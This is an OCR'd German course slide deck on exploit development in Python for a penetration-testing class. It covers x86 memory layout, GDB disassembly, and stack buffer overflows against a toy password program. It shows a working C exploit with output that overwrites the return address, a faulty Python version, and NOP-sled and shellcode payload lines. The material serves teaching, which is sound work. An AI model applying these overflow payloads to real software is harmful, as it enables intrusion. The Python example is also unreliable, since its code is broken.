Penetration Testing III
Bachelor in Computer Science (BCS)

6. Semester

Exploit-Entwicklung mit python™

```
080484e4 <pw>:
 80484e4:       55                      push   %ebp
 80484e5:       89 e5                   mov    %esp,%ebp
 80484e7:       83 ec 28                sub    $0x28,%esp
 80484ea:       c7 04 24 60 86 04 08    movl   $0x8048660,(%esp)
 80484f1:       e8 e2 fe ff ff          call   80483d8 <printf@plt>
 80484f6:       a1 40 a0 04 08          mov    0x804a040,%eax
 80484fb:       89 04 24                mov    %eax,(%esp)
 80484fe:       e8 c5 fe ff ff          call   80483c8 <fflush@plt>
 8048503:       8d 45 f2                lea    -0xe(%ebp),%eax
 8048506:       89 04 24                mov    %eax,(%esp)
 8048509:       e8 9a fe ff ff          call   80483a8 <gets@plt>
 804850e:       c7 44 24 04 6b 86 04    movl   $0x804866b,0x4(%esp)
```

von

Daniel Baier und Demian Rosenkranz

Gliederung

- Grundlagen
  - Sicherheitslücken
  - Prozess- und Speicherorganisation
  - Funktionsaufruf
- Schwachstelle identifizieren
  - Buffer Overflow
  - Disassemblieren
- Entwicklung
  - Auswahl der Umgebung
  - Beispiel
  - Python vs. Other
- Fazit

Grundlagen: Sicherheitslücken -1-


- Fehlerhafte Implementierung
- Methoden zum Auffinden
  - Fuzzing:
    - Zufällige Daten
    - Eingabeschnittstelle
  - Static Analyis
    - Statisches Testverfahren
    - Formale Prüfungen
    - Codingstandards, Speicherlecks, Funktionen etc.

Grundlagen: Sicherheitslücken -2-

- Codereviews
  - Während der Entwicklung
  - Prüfung von Gutachtern
  - Verbesserungen
- **Debugging**
  - Während des Ausführens
  - Haltepunkte
  - Speicher bzw. Register modifizieren


Grundlagen: Prozess- und Speicherorganisation -1-

- X86/ i386
- Text Segment: Kompilierter Code
- Data Segment:
  - Statische und globale Daten
  - Non Zero
  - Initialisierte Daten
- BSS (Block Startet by Symbol) Segment:
  - Uninitialisierte Daten
  - Per Default mit Null initialisiert




Grundlagen: Prozess- und Speicherorganisation -3-

- Heap:
  - Beliebige Reihenfolge
  - Wächst nach oben
  - Dynamische Daten
  - Malloc(), Realloc() etc.
  - Globale und statische Variablen
- Stack
  - Oberes Speicherende (x86)
  - Wächst nach unten
  - Push, pop und top (%esp)
  - Statische Variablen, Prozessregister
  - Arrays in C/C++ wachsen nach oben




Grundlagen: Prozess- und Speicherorganisation -4-

- Stack Pointer (%esp):
  - Top of the Stack:
  - Funktionseintritt: %esp verkleinern
  - Funktionsaustritt: %esp vergrößern
  - Ungeeigneter Bezugspunkt
- Base Pointer (%ebp)
  - Bezugspunkt
  - Funktionseintritt: %esp → %ebp
  - Rekursion beliebige Tiefen



Grundlagen: Prozess- und Speicherorganisation -5-

- Instruction Pointer(%eip):
  - Adresse der nächsten Instruktion
  - Codezweig
  - Rücksprung durch Speichern auf Stack (call *Unterfunktion*)
  - Ret → Rücksprung in Register laden



Grundlagen: Funktionsaufruf


- %ebp in Stack speichern
- %esp in %ebp speichern
- 4 Byte auf Stack reservieren
- Wert „5“ in Bereich + %eax schreiben
- <func +32>: %ebp → %esp
- <func +34>: %ebp wiederherstellen
- <func +35>: %eip ändern und Unterfunktion verlassen
- %eax: Rückgabewert der Unterfunktion

```
0x8048460 <func>:       pushl  %ebp
0x8048461 <func+1>:     movl   %esp,%ebp
0x8048463 <func+3>:     subl   $0x4,%esp
0x8048466 <func+6>:     movl   $0x5,0xfffffffc(%ebp)
0x804846d <func+13>:    movl   0xfffffffc(%ebp),%eax
0x8048470 <func+16>:    jmp    0x8048480 <func+32>
0x8048472 <func+18>:    leal   0x0(%esi,1),%esi
0x8048479 <func+25>:    leal   0x0(%edi,1),%edi
0x8048480 <func+32>:    movl   %ebp,%esp
0x8048482 <func+34>:    popl   %ebp
0x8048483 <func+35>:    ret
...
0x8048490 <main>:       pushl  %ebp
0x8048491 <main+1>:     movl   %esp,%ebp
0x8048493 <main+3>:     call   0x8048460 <func>
0x8048498 <main+8>:     xorl   %eax,%eax
0x804849a <main+10>:    jmp    0x80484a0 <main+16>
0x804849c <main+12>:    leal   0x0(%esi,1),%esi
0x80484a0 <main+16>:    movl   %ebp,%esp
0x80484a2 <main+18>:    popl   %ebp
0x80484a3 <main+19>:    ret
```

```
int func(void)
{
        int a;
        a = 5;
        return a;
}

int main(void)
{
        func();
        return 0;
}
```

Schwachstelle identifizieren: Buffer Overflow




```
int TestFunktion(int a, int b)
{
        char Buffer1[8];
        char Buffer2[16];

        return;
}

int main()
{
        TestFunktion(0, 1);
}
```

Schwachstelle identifizieren: Disassemblieren -1-

- Gnu Debugger (GDB): gdb pw

```
(gdb) disas main
Dump of assembler code for function main:
0x0804853f <main+0>:    lea    0x4(%esp),%ecx
0x08048543 <main+4>:    and    $0xfffffff0,%esp
0x08048546 <main+7>:    pushl  -0x4(%ecx)
0x08048549 <main+10>:   push   %ebp
0x0804854a <main+11>:   mov    %esp,%ebp
0x0804854c <main+13>:   push   %ecx
0x0804854d <main+14>:   sub    $0x24,%esp
0x08048550 <main+17>:   movl   $0x8048672,(%esp)
0x08048557 <main+24>:   call   0x80483e8 <puts@plt>
0x0804855c <main+29>:   call   0x80484e4 <pw>
0x08048561 <main+34>:   mov    %eax,-0x8(%ebp)
0x08048564 <main+37>:   cmpl   $0x1,-0x8(%ebp)
0x08048568 <main+41>:   jne    0x804857f <main+64>
0x0804856a <main+43>:   movl   $0x8048690,(%esp)
```

- Alternativ: objdump –d –j .text pw

Schwachstelle identifizieren: Disassemblieren -2-

```
(gdb) disas pw
Dump of assembler code for function pw:
0x080484e4 <pw+0>:      push   %ebp
0x080484e5 <pw+1>:      mov    %esp,%ebp
0x080484e7 <pw+3>:      sub    $0x28,%esp
0x080484ea <pw+6>:      movl   $0x8048660,(%esp)
0x080484f1 <pw+13>:     call   0x80483d8 <printf@plt>
0x080484f6 <pw+18>:     mov    0x804a040,%eax
0x080484fb <pw+23>:     mov    %eax,(%esp)
0x080484fe <pw+26>:     call   0x80483c8 <fflush@plt>
0x08048503 <pw+31>:     lea    -0xe(%ebp),%eax
0x08048506 <pw+34>:     mov    %eax,(%esp)
0x08048509 <pw+37>:     call   0x80483a8 <gets@plt>
0x0804850e <pw+42>:     movl   $0x804866b,0x4(%esp)
0x08048516 <pw+50>:     lea    -0xe(%ebp),%eax
0x08048519 <pw+53>:     mov    %eax,(%esp)
0x0804851c <pw+56>:     call   0x80483f8 <strcmp@plt>
0x08048521 <pw+61>:     mov    %eax,-0x4(%ebp)
0x08048524 <pw+64>:     cmpl   $0x0,-0x4(%ebp)
0x08048528 <pw+68>:     jne    0x8048533 <pw+79>
0x0804852a <pw+70>:     movl   $0x1,-0x14(%ebp)
0x08048531 <pw+77>:     jmp    0x804853a <pw+86>
0x08048533 <pw+79>:     movl   $0x0,-0x14(%ebp)
0x0804853a <pw+86>:     mov    -0x14(%ebp),%eax
0x0804853d <pw+89>:     leave
0x0804853e <pw+90>:     ret
End of assembler dump.
```

Entwicklung: Auswahl der Umgebung

- Eclipse
  - Kommandosubstitution
  - Einfach zu installieren
  - Plattformunabhängig
  - Industrie-Standard
- PyDev
  - Eclipse PlugIn
  - Einfach zu installieren
  - Große Community
  - Gute Dokumentation

Entwicklung: Beispiel -1-

Exploit in C:

```c
#include <stdio.h>

int main(void)
{
  unsigned eip = 0x0804856a;
  int i;
        for(i = 0; i < 18; i++)
              putchar('A');

  fwrite(&eip, 1, 4, stdout);
      return 0;
}
```

```
duddits@rss ~/stacksmashing $ ./pw-exploit | ./pw
Geben Sie sich zu erkennen!
Passwort: Der PIN fuer das Konto Moskau lautet: 3141592654!
```

Entwicklung: Beispiel -2-

Exploit in Python:

Test.java | Hallo | asd | exploit_vuln | exploit_pw

```
'''
Created on 30.06.2010

@author: duddits
'''

import sys
eip = 0x0804856a;
sys.stdout.write(chr('A')*18)
sys.stdout.fwrite(eip,1,4)
```

```
duddits@rss ~/stacksmashing $ python exploit_pw
Geben Sie sich zu erkennen!
Passwort: Der PIN fuer das Konto Moskau lautet: 3141592654!
```

Entwicklung: Python vs. Other -1-

- Perl:
  - Beliebt für Kommandozeile:

    ./vuln `perl –e ‘print “\x90“‘x202;‘``cat shellcode``perl –e ‘print “\x78\xf9\xff\xbf“‘x88;‘`
  - Kryptische Programmierung
  - Wenige Exploiting-Frameworks nutzen Perl
- C:
  - Aufwändige Programmierung
  - Fehleranfällig
- Python:
  - Einfach zu Lernen und intuitiv
  - Unterstützung von Exploiting-Frameworks (u.a. Metasploit und Core Impact)

Entwicklung: Python vs. Other -2-

Code Beispiel:

```
(1)  #include <stdio.h>
(2)  #include <string.h>
(3)  int main (int argc, char *argv[]){
(4)  char buffer[500];
(5)  strcpy(buffer, argv[1]);
(6)  return 0;}
```

Python-Exploit:

```
(1)  shellcode = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\.."
(2)  print "\x90"*202 + shellcode + "\x84\x0c\x88\xbf"*88
```

Entwicklung: Python vs. Other -3-

C-Exploit:

```
(1)  #include <stdio.h>
(2)  #include <string.h>
(3)  #include <unistd.h>
(4)  #include <stdlib.h>
(5)  char shellcode[] =
     "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb";
(6)  unsigned long sp(void) { __asm__("movl
     %esp,%eax");}
(7)  int main(int argc, char *argv[]){
(8)  ….
(52)free(buffer);
(53)Return 0; }
```

Fazit

- Immer noch viele Vulnerabilities!
  - Ausnutzen durch Exploits
  - Gefahr für Anwender
- Exploit-Entwicklung in vielen Sprachen, aber
  - Python hat sich durch gesetzt!
  - Intuitiv
  - Große Community
  - ….

Haben Sie noch Fragen?

Vielen Dank für Ihre Aufmerksamkeit!